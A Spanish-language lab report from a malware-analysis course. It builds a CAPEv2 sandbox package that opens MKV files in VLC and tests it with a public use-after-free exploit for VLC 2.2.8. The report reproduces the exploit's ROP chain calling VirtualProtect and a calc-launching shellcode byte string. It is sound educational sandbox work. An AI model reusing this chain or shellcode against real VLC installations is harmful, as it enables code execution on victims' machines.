MODULO 2- ENTORNOS DE ANALISIS DE MALWARE

Ramon Gonzalez Gaztelupe

1.- Introduccion

Se nos pide realizar un modulo de análisis que abra archivos .mkv en en VLC en guest, tendremos que usar un PoC que aprovecha una vulnerabilidad de arbitrary code execution en la version 2.2.8 de VLC la cual deberá esta instalada previamente en nuestro guest con Windows 10 x64, la vulnerabilidad funciona en las dos arquitecturas, tanto en x64 como x32.


En nuestro caso usaremos x64:

https://www.exploit-db.com/exploits/44979

https://get.videolan.org/vlc/2.2.8/

2.- Configurando el entorno [GUEST]


En nuestra maquina Guest tendremos que instalar primeramente la versión VLC 2.2.8 afectada por la vulnerabilidad:



Desactivaremos el análisis en tiempo real de Windows Defenfer y sus diferentes protecciones contra exploits, para evitar intercepcciones.

Para evitar que windows descargue actualizaciones y afecte de alguna forma a la versión de VLC y al propio windows defender.

Para ello desactivaremos desde windows en Servicios → Windows Update Properties → Disabled



3.- Configurando el entorno [HOST]

En el host hemos deshabilitado la opción de enrutamiento hacia internet desde el guest para impedir el acceso a través del gateway.

Modificamos desde conf/routing.conf → route=none

```
route = none
```

Nuestro modulo de análisis tendremos que dejarlo en el directorio analyzer/windows/modules/packages → mkv_exploit.py a través del usuario cape

```
[rajkit-cape@rajkitcape:~$ sudo su - cape -c /bin/bash
```

Arranco un server desde Mac para descargar en Ubuntu Capev2 nuestro diseño del modulo

```
rajgon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-2-Entornos de ana
└─➤  python3 -m http.server 9000
Serving HTTP on :: port 9000 (http://[::]:9000/) ...
::ffff:192.168.1.134 - - [28/Feb/2023 17:37:20] "GET /mkv_exploit.py HTTP/1.1" 200 -
::ffff:192.168.1.134 - - [28/Feb/2023 17:47:04] "GET /mkv_exploit.py HTTP/1.1" 200 -
::ffff:192.168.1.134 - - [28/Feb/2023 18:00:51] "GET /mkv_exploit.py HTTP/1.1" 200 -
::ffff:192.168.1.134 - - [28/Feb/2023 18:08:51] "GET /mkv_exploit.py HTTP/1.1" 200 -
::ffff:192.168.1.134 - - [28/Feb/2023 18:19:06] "GET /mkv_exploit.py HTTP/1.1" 200 -
::ffff:192.168.1.134 - - [28/Feb/2023 18:26:42] "GET /mkv_exploit.py HTTP/1.1" 200 -
::ffff:192.168.1.134 - - [28/Feb/2023 18:34:07] "GET /mkv_exploit.py HTTP/1.1" 200 -
::ffff:192.168.1.134 - - [28/Feb/2023 18:45:52] "GET /mkv_exploit.py HTTP/1.1" 200 -
```

```
cape@rajkitcape:/opt/CAPEv2/analyzer/windows/modules/packages$ wget http://192.168.1.161:9000/mkv_exploit.py
--2023-02-28 17:26:42--  http://192.168.1.161:9000/mkv_exploit.py
Conectando con 192.168.1.161:9000... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 886 [text/x-python]
Guardando como: 'mkv_exploit.py'

mkv_exploit.py                100%[=====================================================>]     886  --.-KB/s    en 0s
```

El tamaño máximo de entrada de archivos a través de cape-web tendremos que modificarlo ya que da error conf/web.conf → max_sample_size

```
[general]
max_sample_size = 100000000
# Try to trim huge binaries
enable_trim = no
# Required to be enabled and
allow_ignore_size = no
```

Reiniciamos CAPEv2 con este script → ./reinicar_cape


```
#!/bin/bash

sudo service cape-rooter stop
service cape stop
service cape-web stop
service cape-processor stop


sudo service cape-rooter start
service cape start
service cape-web start
service cape-processor start

systemctl status cape-rooter.service
systemctl status cape.service
systemctl status cape-web.service
systemctl status cape-processor.service
```

4.- EXPLOIT

El exploit tal y como se encuentra en exploit-db no requiere ninguna modificarle nada, lo ejecutaremos con python2 por la compatibilidad y nos generara 2 archivos .mkv

```
rajgon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/M
  python2 vlc.py
Building exploit for 64-bit VLC media player 2.2.8 on Windows
[+] Generating UAF objects... done
[+] Generating payload... done
[+] Writing poc MKV... done
[+] Writing auxiliary MKV... done
Open VLC and drag and drop in poc.mkv
```

Nos genera 2 archivos .mkv, el primero será el que tendremos que dropear al programa y el segundo un fichero auxiliar que requiere el propio exploit y que deberá estar en el mismo directorio que el poc.mkv *(el archivo pesa algo mas de 1GB)*



Utiliza una cadena gadgets rop para preparar los registros del procesador*(por la convención de llamadas x64)* con los valores necesarios y hacer jmp a VirtualProtect(), y dar permisos de ejecución al rango de direcciones en el que esta alocado el shellcode:

```
0x004037ac,            # XCHG EAX,ESP # ROL BL,90H # CMP WORD PTR [RCX],5A4DH # JE VLC+0X37C0 # XOR EAX,EAX # RET
0x00403b60,            # POP RCX # RET
target_address,        # lpAddress
0x004011c2,            # POP RDX # RET
0x00001000,            # dwSize
0x0040ab70,            # JMP VirtualProtect
target_address + 0x500, # Shellcode
```

La shellcode que incluye abrirá una calc.exe:

```
# https://github.com/peterferrie/win-exec-calc-shellcode/tree/master/build/bin
# w64-exec-calc-shellcode-esp.bin
shellcode = (
"\x66\x83\xe4\xf0\x50\x6a\x60\x5a\x68\x63\x61\x6c\x63\x54\x59\x48"
"\x29\xd4\x65\x48\x8b\x32\x48\x8b\x76\x18\x48\x8b\x76\x10\x48\xad"
"\x48\x8b\x30\x48\x8b\x7e\x30\x03\x57\x3c\x8b\x5c\x17\x28\x8b\x74"
"\x1f\x20\x48\x01\xfe\x8b\x54\x1f\x24\x0f\xb7\x2c\x17\x8d\x52\x02"
"\xad\x81\x3c\x07\x57\x69\x6e\x45\x75\xef\x8b\x74\x1f\x1c\x48\x01"
"\xfe\x8b\x34\xae\x48\x01\xf7\x99\xff\xd7"
# add shellcode to avoid crashes by terminating the process
```

5.- MODULO ANALISIS

Para el modulo de análisis hemos analizado otros parecidos que encontramos en el mismo directorio, hemos añadido una opción que funciona únicamente a la hora de usar el exploit:

Si enviamos al análisis un archivo .zip lo descomprimirá en la misma ubicación y le para como argumento a la ejecución de VLC el archivo poc.mkv.

De lo contrario podemos enviar cualquier archivo .mkv que lo ejecutara en VLC:

Tendremos que elegir el análisis mkv_exploit antes de realizar el envío para ser detectado.


```
class mkv_exploit(Package):

    PATHS = [
        ("ProgramFiles", "VideoLAN", "VLC", "vlc.exe"),
    ]

    def start(self, path):

        #obtenemos el path de VLC
        vlc = self.get_path("vlc.exe")

        #split nos divide en una lista el path
        #de tal manera que tendriamos
        #path_total[0] seria el directorio
        #path_total[1] seria el archivo
        path_in = f"{path}"
        path_total = os.path.split(path_in)

        #comprobamos que path finalize en .mkv
        #si no es asi damos por hecho que es .zip y descomprimimos todo el contenido en la
        #misma ubicacion, de lo contrario suponemos que obtenemos un .mkv y lo ejecutamos en VLC
        if not path.endswith(".mkv"):

            #creamos un objeto para acceder a el
            with ZipFile(path, 'r') as zObject:

                #iteramos todos los elementros que contenga
                for _ in zObject.infolist():
                    #el HEAD del path-> path_total[0]
                    # contraseña-> None
                    zObject.extractall(path_total[0],None)

            #ejecutamos vlc con el archvio poc.mkv
            return self.execute(vlc, os.path.join(path_total[0],"poc.mkv"), os.path.join(path_total[0],"poc.mkv"))

        else:
            return self.execute(vlc, f'"{path}"', path)
```

Librerías importadas:


```
from lib.common.abstracts import Package
from zipfile import ZipFile
import os
```


6.- ACCIÓN


Primero realizo un video de un archivo .mkv con un videoclip de una canción:




Observamos el análisis:





192.168.1.134:8000/analysis/1/
Dashboard Recent Pending Search API Submit Statistics Docs Changelog
Recycle Bin
Google Chrome
VLC media player
Extremoduro - Stand by.mkv - VLC media player
Media Playback Audio Video Subtitle Tools View Help
00:11
04:31
100%
Type here to search
ENG ES 10:51 AM 2/21/2023
Image 94 of 161



192.168.1.134:8000/analysis/1/
Dashboard Recent Pending Search API Submit Statistics Docs Changelog
Recycle Bin
Google Chrome
VLC media player
Extremoduro - Stand by.mkv - VLC media player
Media Playback Audio Video Subtitle Tools View Help
00:11
04:31
100%
Type here to search
ENG ES 10:52 AM 2/21/2023
Image 153 of 161


Para probar el análisis con el exploit, comprimimos en un archivo zip los 2 archivos .mkv que nos genera el exploit de VLC y lo enviamos eligiendo el análisis mkv_exploit igual que con el anterior ejemplo:



Enviamos el archivo zip a través de la interfaz web:






192.168.1.134:8000/analysis/8/
Settings
Calculator
Standard
History
Memory
0
There's no history yet
MC MR M+ M- MS
%
√
x²
1/x
CE
C
÷
7 8 9 ×
4 5 6 −
1 2 3 +
± 0 . =
Recycle Bin
Google Chrome
VLC media player
Type here to search
ENG ES
10:55 AM 2/21/2023
Image 7 of 17